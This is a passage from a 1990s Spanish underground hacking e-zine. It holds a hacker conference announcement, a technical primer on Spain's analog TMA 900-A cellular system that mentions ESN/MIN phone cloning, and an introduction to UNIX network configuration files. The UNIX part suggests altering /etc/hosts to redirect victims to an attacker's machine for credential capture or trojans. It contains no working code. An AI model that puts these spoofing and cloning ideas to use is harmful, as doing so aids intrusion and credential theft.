-Presentacion del evento, y de los asistentes.
-Mesas redondas sobre los siguientes temas. (No habra problemas para a¤adir mas asuntos)
>Hacking
>Unix/Linux
>Phreaking/Telefonia
>Internet/Redes
>Espionaje
>Seguridad informatica
-Realizacion "just in time" de una edicion especial de los Saqueadores sobre el evento, con colaboraciones libres de los asistentes.
-Conferencias y debates.
-Presentacion por sus autores de los ultimos articulos publicados en la Saqueadores y en otras publicaciones underground.
-Si el tiempo y los medios lo permiten puede que hayan clases y cursos teoricos... y tal vez (solo tal vez...) practicos.
-Y para terminar una super fiesta de cierre, para acabar con las pocas neuronas que queden sanas... =8-}

Por supuesto se garantiza un total anonimato a los asistentes, que se mezclaran sin problemas con los asistentes a la UNDERWEAR PARTY. No hay necesidad de nombres o datos... solo basta con un apodo.

Es muy recomendable que traigais vuestro propio equipo porque seguramente no quedara un ordenador libre en varios kilometros a la redonda.

A la UNDER CON asistiran los mejores hackers y phreakers locales (que son muchos y muy buenos... :) ademas de grupos de toda Espa¤a y si hay suerte incluso puede que venga gente de otros paises (Portugal, Francia, Argentina, Mejico, etc...). Ya nos han prometido su asistencia miembros de los mejores grupos del underground y esperamos mas confirmaciones.

Los anfitriones seran los miembros del grupo Saqueadores que nos presentaran sus ultimas novedades y proyectos.

Si eres hacker/phreaker o pretendes serlo no puedes faltar...

Para mas informacion podeis acudir a las paginas ya mencionadas o escribir un mensajes corto a los cordinadores.

Saludos

El cordinador: Nexus_0

*Direcciones de contacto:

-> www.arrakis.es/~pinuaga
-> www.lobocom.es/unknown

-> underwear@usa.net --> Para reservar un puesto de ordenador. (No es obligatorio reservarlo, pero es recomendable si piensas venir con tu propio ordenador, ya que disponemos de conexiones limitadas.)
-> nexus0@arrakis.es --> Cordinador de la UNDER CON.
-> unknown@lobocom.es --> Cordinador de la UNDERWEAR.

*Si quereis colaborar o ayudar no dudeis en poneros en contacto con nosotros, necesitamos ayuda monetaria, colaboracion (sobre todo de gente de Murcia) o incluso apoyo moral... Cualquier ayuda que nos presteis sera agradecida.

El que este interesado en ir ya sabe y el que quiera colaborar tiene la manera mas facil difundiendo el mensaje entre gente susceptible de estar interesada (pero por favor no lo envieis a esp.comp.lamers).
Habreis visto bastantes menciones a SET y es que ya he dicho que hay varios miembros de Saqueadores involucrados (confiemos que todo vaya bien ;> y que Murphy no aparezca en Murcia).
El evento se pretende realizar paralelamente a la UnderWear para "gorronear" recursos, asi que recemos para que los organizadores de la UnderWear no tengan problemas para organizar el party.
Estamos planeando todavia como realizar el "numero especial" que esperamos distribuir entre los asistentes y que incluso sea escrito por ellos mismos, ademas en nuestro numero 12 haremos un amplio repaso a lo que dio de si Under Con 97 y esperamos incluir opiniones de invitados, conferenciantes, guardias civiles de paisano...
Lo dicho, llevaos el ba¤ador y el portatil.

Con esto termino el articulo sobre el panorama hacking en nuestro pais esperando que haya dado luz a los que no sabian muy bien como estaba la cosa e invitando a nuestros lectores a que escriban articulos similares sobre la "scene" en sus paises (segun consta en los registros tenemos visitantes de Argentina, Colombia, Chile, Peru y tambien de Noruega, Gibraltar, Chipre, ..)

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 05. SISTEMAS DE TELEFONIA MOVIL CELULAR (TMA 900-A)                      º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

```
       _/_/_/_/       Sistemas de telefonia movil celular       \_\_\_\_
      _/_/_/_/                     TMA 900-A                      \_\_\_\_
     _/_/_/_/                                                      \_\_\_\_
    _/_/_/_/               por el Profesor Falken                   \_\_\_\_
```

AVISO: Si alguna persona con animo de conseguir pillar a alguien considera que la informacion que se recoge en el presente articulo es delito, que se compre un buen libro de telefonia.

EL AUTOR NO SE HACE RESPONSABLE DEL USO DE ESTA INFORMACION

Introduccion

En este articulo vamos a explicar en que consiste la telefonia movil celular, profundizando en el sistema TMA 900-A.

La idea de realizar este articulo nace de la practica inexistencia de informacion sobre el sistema de telefonia movil espa¤ol en el ambiente under. Desde luego que existen muchos articulos en otras muchas publicaciones sobre telefonia celular, y los principios son los mismos, pero como mas adelante veremos, en Espa¤a no se usa la banda de frecuencias que podemos ver en estos articulos.

De ahora en adelante hablaremos de TMA, refiriendonos a la telefonia movil automatica. (¨A quin se le ocurriria lo de automatica?) :)

Algo de historia

Si, ya se que esto es una revista tecnica, y que la historia es otra cosa, y bla bla bla. Pero a veces es util conocer algo de historia.

La primera vez que se usaron servicios de radio movil, o telefonia movil, que viene a ser lo mismo, comerciales fue en los USA (y abusa) alla por los a¤os 30. Por aquel entonces solo los usaba, como no, la policia.

Con el tiempo se mejoraron los sistemas de radio, apareciendo el concepto de modulacion y mejorandose posteriormente los metodos de modulacion.

¨Pero de que sirve tener un terminal movil si no puedo llamar a un telefono fijo? Aqui es donde aparecen los autenticos servicios de telefonia movil, por 1946, aproximadamente. (¨A alguien le recuerda algo esta fecha?) ;)

Despues de periodos de mejora de la calidad del servicio (Ja!), se automatizan los servicios, dando origen al TMA. Y se desarrollan nuevos sistemas.

Al principio, a cada terminal se le asignaba una frecuencia fija. Esto es lo que se denomina un sistema no trunking. ¨Os imaginais el caos que se formaria actualmente si todos los telefonos moviles tuvieran asignada una frecuencia fija?

Pues aqui es donde aparece el sistema celular.

El sistema celular


La idea principal del sistema celular se basa en la reutilizacion de frecuencias. Se define un grupo de frecuencias que pueden ser usadas por todos los terminales moviles.

Bueno, pero no es la reutilizacion de frecuencias la unica ventaja aportada por el sistema celular. En el sistema celular se definen ciertas areas limitadas en las que opera un transmisor/receptor. A partir de ahora llamaremos al tandem transmisor/receptor EB (Estacion Base).

Veamos, tenemos una EB en un area. Esta EB tiene limitada la potencia de transmision de tal forma que no salga de su area, o salga ligeramente. ademas, esta EB tiene asignado un conjunto de radiocanales, que puede ser usado en otro area. Este conjunto de radiocanales es un conjunto de frecuencias, por si no lo sabiais. Para evitar interferencias, las EB vecinas usan conjuntos de frecuencias diferentes.

Asi tenemos un sistema que con un rango limitado de frecuencias puede manejar un numero elevado de comunicaciones. Este sistema es el sistema celular. Y si sustituis en el parrafo anterior la palabra area por celula puede que os suene mejor.

Veamoslo de forma grafica:




En un pais multicolor, nacio una abeja bajo el sol... Ups, esto no tiene nada que ver.

Bueno, co¤as aparte, vemos que existe un EB por cada celula. Ademas, aparecen 4 letras, A, B, C, D. Estas letras representan distintos grupos de frecuencias.

Como podemos observar, nunca coinciden dos grupos de frecuencias iguales en celulas adyacentes. Esto se hace asi para evitar interferencias. La distancia que separa dos celulas que usan el mismo set de frecuencias, como las marcadas por el asterisco, viene definida por lo que los tecnicos llaman Distancia de Reutilizacion. Esta es la distancia minima en la que no existen interferencias entre dos comunicaciones que usen la misma frecuencia.

¨Que sucede si aumenta el numero de usuarios en una celula de tal forma que no quedan frecuencias libres? Muy sencillo, dividimos la celula en otras mas peque¤as. Esto es lo que se llama fragmentacion celular. Para el ejemplo anterior:



Otra mejora del servicio consiste en asignar las frecuencias, a partir de ahora canales, de forma dinamica. Estos canales podrian estar asignados de forma fija a un terminal movil (TM). De esta forma necesitariamos tantos canales en una celula como TM estan en ella.

Al realizar la signacion de forma dinamica, se consigue una mejor optimizacion del servicio, pudiendo existir mas TM en una celula que canales pueda gestionar. Esto es lo que se denomina un sistema trunking.

Existen otros dos servicios, que aunque similares, realizan funciones distintas: el roaming (seguimiento) y el handover (traspaso). Ambos se encargan de trasladar la gestion de un TM a una celula adyacente cuando el TM se esta moviendo de una celula a otra. La diferencia esta en que el roaming se hace siempre, para tener localizado al TM permanentemente. El handover, por su parte, se produce en plena comunicacion, de forma que el usuario "no se entere" que se le ha cambiado de canal.

Para completar el sistema existen las Centrales de Telefonia Movil (CTM o MSC), que se encargan de realizar las tareas de conmutacion, interconectando las EB con la RTC (Red Telefonica Conmutada. Vamos, la que teneis en casa a menos que seais unos bichos raros con RDSI)

El sistema TMA 900-A

Despues de todo este rollo que parece pelotero a telefonica pasemos a algo mas interesante, el sistema TMA 900-A. Este es el sistema que usa telefonica en sus TM analogicos (MoviLine). Ademas, como detalle curioso, se usa tambien en algunos servicios de emergencia. Buscad, buscad y os sorprendereis. Pero antes un aviso, estos servicios de emergencia como es logico usan una codificacion por subtonos en sus sistemas de comunicacion que usan la malla trunking. Los radioaficionados ya sabran por donde voy.

Bueno, al grano. El sistema TMA 900-A esta basado en la especificacion del sistema TACS del Reino Unido, basado este a su vez en el sistema americano AMPS.

La se¤al que se transmite en este sistema se encuentra modulada en frecuencia (FM) en las transmisiones de voz y tonos de supervision y modulada en FSK en la se¤alizacion de control. Aquellos interesados en un articulo sobre la modulacion, que lo pidan. Si interesa me lo curro.

Pero este sistema no se llama TMA 900-A porque haya 900 sistemas anteriores, o porque al que lo bautizo le dio la gana. Se llama asi por utilizar la banda de 900 MHz.

Se dispone de 1320 canales duplex (esto quiere decir que permite mantener una comunicacion bidireccional simultanea, como un telefono normal). Estos canales estan separados entre si 25 KHz. Las portadoras de emision y de recepcion correspondientes a un mismo canal se encuentran separadas a 45 MHz.

Detallemos un poco mas esta distribucion de canales.

Las portadoras de emision pertenecen a una banda de frecuencias que van desde los 884 MHz a los 917 MHz. En algunos sitios dicen que van de 890 MHz a 915 MHz, pero calculad:

```
915 - 890 = 25 MHz
25 MHz / 25 KHz = 1000 canales  (25 KHz entre canales)
```

Como veis no cuadra. Y es que algunas informaciones...

Y las portadoras de recepcion se distribuyen desde los 929 MHz a los 962 MHz. Esto ultimo lo podriais haber calculado vostros:

```
884 MHz + 45 MHz = 929 MHz
917 MHz + 45 MHz = 962 MHz  (45 MHz entre portadoras)
```

¨Ha quedado claro?

Las EB proporcionan dos tipos de canales:

- Canal de control -> Usados para la se¤alizacion en las llamadas hacia los TM. Tambien conocido por canal de llamada.
- Canales de trafico -> Son los que mantienen las conversaciones telefonicas. Pueden estar en reposo o libres. (Ya se que suena absurdo, pero luego quedara claro).

Por supuesto, ademas el sistema TMA 900-A es un sistema celular. Y como tal, Las EB deberan supervisar las comunicaciones de los TM para asegurar su calidad. Esta supervision la realizan enviando una se¤al piloto no audible de 4 KHz desde la EB. Esta se¤al es retransmitida por el TM a la EB. Cuando la se¤al que recibe la EB pasa por debajo de un cierto limite de intensidad la MSC ordena medidas en las centrales adyacentes para seleccionar aquella en la que el TM tiene mejor se¤al.

Canales en TMA 900-A

Se define como canal al camino entre el Terminal Movil (TM) y la Central de Telefonia Movil (CTM o MSC). Un canal esta compuesto de:

- Una conexion a 4 hilos entre la central MSC y la EB. ¨Adivinais que sistema de transmision usa esta conexion?
- Un canal de radio entre la EB y el TM, usando una frecuencia para transmision y otra para recepcion, tal y como ya se ha visto.

Asimismo podemos diferenciar los siguientes tipos de canales:

- Canales de radio -> Usados en la se¤alizacion entre la MSC y los TM y en la conversacion:
    - Canal de llamada (CC) -> Llamadas hacia TM.
    - Canal de trafico (TC)
        - Libre (free-TC) -> Llamada y conversacion hacia TM.
        - reposo (idle-TC) -> Conversacion hacia TM.
    - Canal combinado (CC/TC) -> Usado indistintamente.
- Canales de datos -> Solo se usan en la se¤alizacion entre la EB y la MSC.

Cada EB consta con un unico CC, siendo el resto TC. Tanto el canal CC como los canales free-TC se estan identificando continuamente como tales en la zona de cobertura de la EB.

Los canales idle-TC no son operativos hasta que no sean asignados a una llamada dirigida hacia un TM.

Todos los TM cuelgan del unico CC de la EB de su zona de cobertura.

Ejemplos de procedimientos TMA 900-A


A continuacion se recogen los procedimientos que se siguen en la mayor parte de las comunicaciones por telefonia TMA 900-A. Cabe destacar que cualquier llamada dirigida a un TM se comunicara a todas las EB del area de localizacion (AL) donde se encuentra el TM. El AL lo constituyen todas las EB que cuelgan de la misma MSC donde se encuentra el TM.

Llamadas a terminales moviles

Una llamada a un TM se constituye de los siguientes pasos:

- Llamada al TM.
- Asignacion de un idle-TC al TM.
- Identificacion del TM.
- Llamada al abonado.
- Supervision.


Esquematicamente:




Llamadas desde terminales moviles

Los pasos que constituyen una llamada desde un TM son:

- Llamada desde el TM.
- Identificar el TM.
- Marcar las cifras del abonado llamado.
- Supervision.






Procedimiento de cambio de canal

Antes de explicar este procedimiento debemos recordar como funciona la supervision. La EB emite un tono no audible de 4 KHz al TM continuamente. El TM recibe la se¤al y la retransmite a la EB. Entonces la EB compara la relacion se¤al/ruido (S/N) del tono recibido con dos niveles prefijados. Si se la relacion S/N se encuentra por encima del primer nivel, la comunicacion sigue de la forma en la que estaba. Si por el encontrario, esta por debajo del primer nivel, se inicia el proceso de HANDOVER, o cambio de canal. Pero si esta por debajo del segundo nivel, simplemente se corta la comunicacion.

Los pasos que se siguen a la hora de realizar el handover son:


- La EB comunica a la MSC que la relacion S/N esta por debajo del primer nivel en el TC en uso.
- La MSC solicita una medida de la relacion S/N de la se¤al en todas las EB colindantes a la anterior, y a esta misma.
- La MSC selecciona el TC de la EB con mejor relacion S/N.
- La MSC informa al TM del cambio.
- El TM se identifica en el nuevo canal.
- Supervision.



Seguimiento (Roaming)

Ya hemos explicado porque es necesario mantener controlado constantemente a un TM. Cuando un TM sale de una celula, inicia una llamada al MSC para actualizar el area de localizacion. Entonces pueden suceder dos cosas:

- El TM se encuentra localizado en un area que pertenece a la central propia. Entonces la MSC actualiza el registro de residentes inscribiendo al TM.
- El area de localizacion pertenece a otra central que no es la propia. Entonces se llama a la central propia para que actualice el registro de residentes con el nuevo MSC y el area de localizacion. Ademas, se inscribe al TM en el registro de visitantes del nuevo AL.



¨Y como #$@!!?! se identifica un TM?
==========

Pues esto es lo mas sencillo. El aparato lleva consigo un numero de serie denominado ESN, ademas de almacenar el numero telefonico asignado o MIN. De entre otros datos que se transmiten en la identificacion, estos dos son los que pueden ser mas utiles.

Y si estais pensando en hackear un telefono movil, recordad, esta informacion se refiere a telefonia analogica. No sirve para los moviles GSM. Sobre GSM ya hablaremos en siguientes articulos. Pero lo que os debe quedar muy claro es que hagais lo que hagais es cosa vuestra.

Seguro que pensais que con clonar, ahora que esta tan de moda, el chip del movil donde se almacena el par MIN/ESN ya podeis llamar como si del movil de otro se tratara. Bueno, esto es cierto en parte. Aparte de la identificacion, las centrales realizan otros controles. ¨Os imaginais a una EB atendiendo a dos telefonos moviles en la misma celula que tengan la misma identificacion? Si el primer movil no tiene autorizado el uso de un segundo movil...

Despedida y cierre (Ta - ta - ta chan !!!)
==========

Como habeis visto, esta informacion ha sido un poco mas orientada a que conozcais uno de los sistemas de telefonia movil usado en Espa¤a que a ver como conseguir intervenir una llamada o cosas de esas. De todas formas, os aseguro que hay informacion de sobra para que si lo pensais detenidamente os deis cuenta de la inseguridad de las comunicaciones moviles, por mucho que las compa¤ias telefonicas se empe¤en en vanagloriarse de sus sistemas de codificacion (solo usados en GSM) y demas.

Ademas, si habeis leido algo de telefonia movil en otras publicaciones, sobre todo del extranjero, habreis notado que las frecuencias y algunos procesos son totalmente diferentes. Eso se debe a que la Telefonica no es tan tonta como parece, pero si es un tanto ..... bueno, mejor no decirlo que luego hay problemas, y ya se sabe.

Have P/Hun
El profesor Falken
falken@lettera.skios.es

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 06. UNIX INTERNET DAEMONS                                                  º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Saludos amigos!! En este articulillo voy a intentar explicaros los diferentes archivos y algunas cosillas que componen la politica de red y seguridad de UNIX. Este sera el primero de una serie de articulos acerca del TCP/IP (algunos comandos, bugs, banderas TCP, etc), que ya ire escribiendo en numeros posteriores. Este texto es mas que nada informativo, ke ya iremos metiendonos en harina mas tarde.

* /ETC/HOSTS: Este archivo esta para dar siempre un nombre facilillo de recordar para cuando se pida la IP. Esto es porque siempre es mas facil para las personas recordar un nombre que una ristra de numeros. Cuando alguien usa un nombre de anfitrion , el TCP/IP mira en este archivo para encontrar la direccion IP ke se requiere. Por ejemplo, la forma de una linea de este archivo seria:

```
#Direccion IP     FQDN                    ALIAS  <-----esto en general
194.54.214.125    organizacion.tocha.com  gateway  <---una entrada cualquiera
```

Me direis... porque es importante este archivo? pues la respuesta es clara; imaginaros por ejemplo, que alguien consigue cambiar las IPs de este archivo... La siguiente vez que alguien intentase llegar hasta organizacion tocha.com, habriamos modificado la IP, de forma que al intentar resolverla la que daria en realidad seria la de te.vas.a.cagar.com, que (oh, sorpresa) es la direcion de una maquina que controlamos nosotros... ahora esa persona que se cree que esta en organizacion.tocha.com, en realidad esta en nuestra maquina! Imaginaros ahora lo que se podria hacer... en realidad, cualquier cosa :) Se puede montar una "web imaginaria" esperando a que esta persona meta algun dato comprometido (de esto seguramente hablare en otro articulo) o se puede poner algun caballo de troya que haga que cuando el otro ejecute algo en la que el cree la maquina segura, en realidad se ejecute un proceso ke hemos creado nosotros... aqui dejo libertad de imaginacion al lector jeje :)

*/ETC/NETWORKS: Este da una lista de las direcciones IP y nombres de las redes en internet. Cada linea es para una red determinada. El ejemplo:

```
#Nombre de la red       Direccion IP
sitio.chungo.com        194.146.58.124
```

Algo que no he dicho antes, en todos los archivos de configuracion de red se puede poner el simbolo # para hacer comentarios.

*/ETC/ETHERS: Una vez conocida la direccion IP, el ordenata la tiene ke convertir a una direccion de hardware real (siempre que el servidor este en la red local). Esto tambien se puede hacer mediante el "protocolo de resolucion de direccion (ARP) o poniendo todas las entradas en este archivo. En realidad, este archivo lo usa el demonio de protocolo de resolucion de direccion revertida (RARPD). El ARP y el RARPD ya los explicare mas adelante. Un ejemplo del etc/ethers seria:

```
# Direccion Ethernet            Nombre del host
2:0:aa:3:55:ff                  pepito
```

*/ETC/PROTOCOLS: En este archivo esta una lista de los protocolos de internet

DARPA que conoce. La informacion la suministra el DDN, y si se cambia, puede haber fallos en el sistema (ojo a este dato, algun dia puede seros util..)

ejemplo:

```
#Protocolos de internet
ip      0       #protocolo internet
icmp    1       #protocolo de control de mensajes
tcp     6       #protocolo de control de transmision
```

*/ETC/SERVICES: Aqui se lista una lista (jeje que repetitivo) de los servicios ke tiene la maquina. El numero de puerto y el nombre del protocolo se consideran en una sola entrada y se usa una diagonal (/) para separarlos. Un ejemplo seria este:

```
#Servicios de red
ftp     21/tcp
telnet  23/tcp
rlp     39/udp  resource
domain  53/udp
systat  11/tcp  users
```

Si alguna vez estais dentro de un UNIX, y no sabeis los servicios que tiene activos, podeis mirar en este archivo y ya esta :) otra opcion es modificarlo y poner otro servicio que no este... pero para eso ya habria que tener mucho cuidado, ya que eso si que es MUY FACILMENTE detectable. Habria que meter el codigo, y compilarlo, y dependiendo de que tipo de servicio sea, habria que recompilar el nucleo... un poco chungo, pero perfectamente factible (aunque lo cierto, es que no kreo que lo necesiteis.. o quizas si? ;))

